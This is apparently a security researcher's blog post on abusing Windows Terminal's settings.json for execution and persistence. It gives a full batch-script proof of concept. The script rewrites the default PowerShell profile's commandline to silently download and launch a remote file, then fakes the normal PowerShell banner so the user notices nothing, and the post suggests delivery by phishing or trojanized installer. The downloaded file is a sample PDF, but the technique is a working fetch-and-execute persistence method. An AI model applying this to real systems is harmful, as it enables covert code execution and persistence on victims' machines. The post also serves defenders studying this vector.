Execution and persistence via the windows terminal app
Intro
We have seen cases in the past where threat actors target dev environments and config files to achieve stealthy execution and persistence. Because these files are trusted by the host applications and often ignored by traditional antivirus, they offer a good place to hide malicious actions.
An example of this is the weaponization of project files, such as .csproj files in visual studio projects. In the past, visual studio code was used for initial access, where attackers embedded malicious MSBuild targets inside .csproj files. When a developer opens or builds the project, visual studio automatically parsed these configurations and executed the hidden commands. The developer believes they are compiling code, but in reality the project file itself is acting as a dropper.
So inspired by this flow (where a legit app executes code defined in a local user accessible file) I started looking for other applications that could be weaponized in a similar manner, which let me to Windows Terminal.
Shoutout
When I first started putting this together, I thought I had just discovered a new attack vector. Maybe I should have looked better since it seems Nasreddine Bencherchali and cocomelonc had already noticed wt.exe’s potential for persistence.
Good thing is, their research focused on creating entirely new, hidden profiles with custom GUIDs and setting startOnUserLogin to true, or replacing defaultProfile to launch a payload. What I had put up together was slightly different, where I just modified the commandline attribute of the existing legitimate default profile. This allows our payload to execute seamlessly in the background before dropping the user into their actual shell.
To do so, we will have a look at the settings.json file the wt.exe uses.
How wt.exe loads settings.json
The wt.exe relies on the settings.json configuration file to define its UI, edfault behaviors and the specific commands used to launch different environments (PowerShell, Command Prompt, WSL). For standart installations, the file can be located at: %LOCALAPPDATA%\Packages\Microsoft.WindowsTerminal_8wekyb3d8bbwe\LocalState\settings.json.
The loading flow is:
- User opens the windows terminal.
- The terminal reads settings.json from the AppData directory (which is good since this is in user space and an attacker can modify it without requiring local admin privs).
- Terminal identifies the
defaultProfile. - It reads the
commandlinestring associated with that profile and executes it to generate the shell environment.
The settings.json is the following in case you want to follow along:
{
    "$help": "https://aka.ms/terminal-documentation",
    "$schema": "https://aka.ms/terminal-profiles-schema",
    "actions": [],
    "copyFormatting": "none",
    "copyOnSelect": false,
    "defaultProfile": "{61c54bbd-c2c6-5271-96e7-...}", <-- defaultProfile
    "keybindings":
    [
        {
            "id": "Terminal.CopyToClipboard",
            "keys": "ctrl+c"
        },
        {
            "id": "Terminal.PasteFromClipboard",
            "keys": "ctrl+v"
        },
        {
            "id": "Terminal.DuplicatePaneAuto",
            "keys": "alt+shift+d"
        }
    ],
    "newTabMenu":
    [
        {
            "type": "remainingProfiles"
        }
    ],
    "profiles":
    {
        "defaults": {},
        "list":
        [
            {
                "commandline": "%SystemRoot%\\System32\\WindowsPowerShell\\v1.0\\powershell.exe",
                "guid": "{61c54bbd-c2c6-5271-96e7-...}", <-- This is where defaultProfile points at
                "hidden": false,
                "name": "Windows PowerShell"
            },
            {
                "commandline": "%SystemRoot%\\System32\\cmd.exe",
                "guid": "{...}",
                "hidden": false,
                "name": "Command Prompt"
            },
            {
                "guid": "{...}",
                "hidden": true,
                "name": "Ubuntu-20.04",
                "source": "Windows.Terminal.Wsl"
            },
            {
                "guid": "{...}",
                "hidden": false,
                "name": "Azure Cloud Shell",
                "source": "Windows.Terminal.Azure"
            },
            {
                "guid": "{...}",
                "hidden": false,
                "name": "Developer Command Prompt for VS 2022",
                "source": "Windows.Terminal.VisualStudio"
            },
            {
                "guid": "{...}",
                "hidden": false,
                "name": "Developer PowerShell for VS 2022",
                "source": "Windows.Terminal.VisualStudio"
            },
            {
                "guid": "{...}",
                "hidden": false,
                "name": "Ubuntu 20.04.6 LTS",
                "source": "CanonicalGroupLimited.Ubuntu20.04LTS_79rhkp1fndgsc"
            }
        ]
    },
    "schemes": [],
    "themes": []
}
We see that by default, the Powershell command line is:
"commandline": "%SystemRoot%\\System32\\WindowsPowerShell\\v1.0\\powershell.exe"
Modifying the commandline attribute
An attacker can manipulate this string to append arbitrary commands. By using the -NoExit and -Command flags, the injected payload executes first. We will also be using the -NoExit so the powershell stays alive after the payload finishes, yielding the normal interactive shell to the user. The user will not notice a thing of the background executed command.
So the payload that will be used as a PoC will be just a powershell command that:
- Downloads in %TEMP% and opens an example.pdf file.
- Fixes the terminal output a bit since some text data where missing.
PoC

To show this vector, we can use a .bat script to modify the settings.json as explained previously. This could be delivered via a phishing attachment, a trojanized installer etc.
This PoC does not use any malicious payload. It simply shows the pipeline by instructing the terminal to download and open an example.pdf file:
@echo off
setlocal DisableDelayedExpansion

echo Modifying settings.json using pure Batch...
echo -------------------------------------------

set "SETTINGS_PATH=%LOCALAPPDATA%\Packages\Microsoft.WindowsTerminal_8wekyb3d8bbwe\LocalState\settings.json"
set "TEMP_JSON=%TEMP%\settings_temp.json"

if not exist "%SETTINGS_PATH%" (
    echo [ERROR] settings.json not found at %SETTINGS_PATH%.
    goto :eof
)

if exist "%TEMP_JSON%" del "%TEMP_JSON%"

for /f "delims=" %%A in ('findstr /n "^" "%SETTINGS_PATH%"') do (
    set "line=%%A"
    setlocal EnableDelayedExpansion

    set "line=!line:*:=!"

    if defined line (
        set "line=!line:%%SystemRoot%%\\System32\\WindowsPowerShell\\v1.0\\powershell.exe=%%SystemRoot%%\\System32\\WindowsPowerShell\\v1.0\\powershell.exe -NoExit -Command \"$p=$env:TEMP+'\\sample.pdf'; Invoke-WebRequest -Uri 'https://pdfobject.com/pdf/sample.pdf' -OutFile $p; Start-Process $p; Write-Host 'Windows PowerShell'; Write-Host 'Copyright ^(C^) Microsoft Corporation. All rights reserved.'; Write-Host ''; Write-Host 'Try the new cross-platform PowerShell https://aka.ms/pscore6'; Write-Host ''\"!"
    )

    >>"%TEMP_JSON%" echo/!line!
    endlocal
)

move /y "%TEMP_JSON%" "%SETTINGS_PATH%" >nul

echo [SUCCESS] Configuration updated.
So:
- The script locates
settings.jsonand parses it line-by-line to avoid breaking JSON formatting. - It locates the target
powershell.exepart. - It replaces the default string with a chained command that assigns variables, uses
Invoke-WebRequestto fetch an external file, and usesStart-Processto execute it. - It also uses
Write-Hostto manually recreate the Powershell startup text.
PoC:
Looking forward for the day that I will be the first to discover a new attack vector:)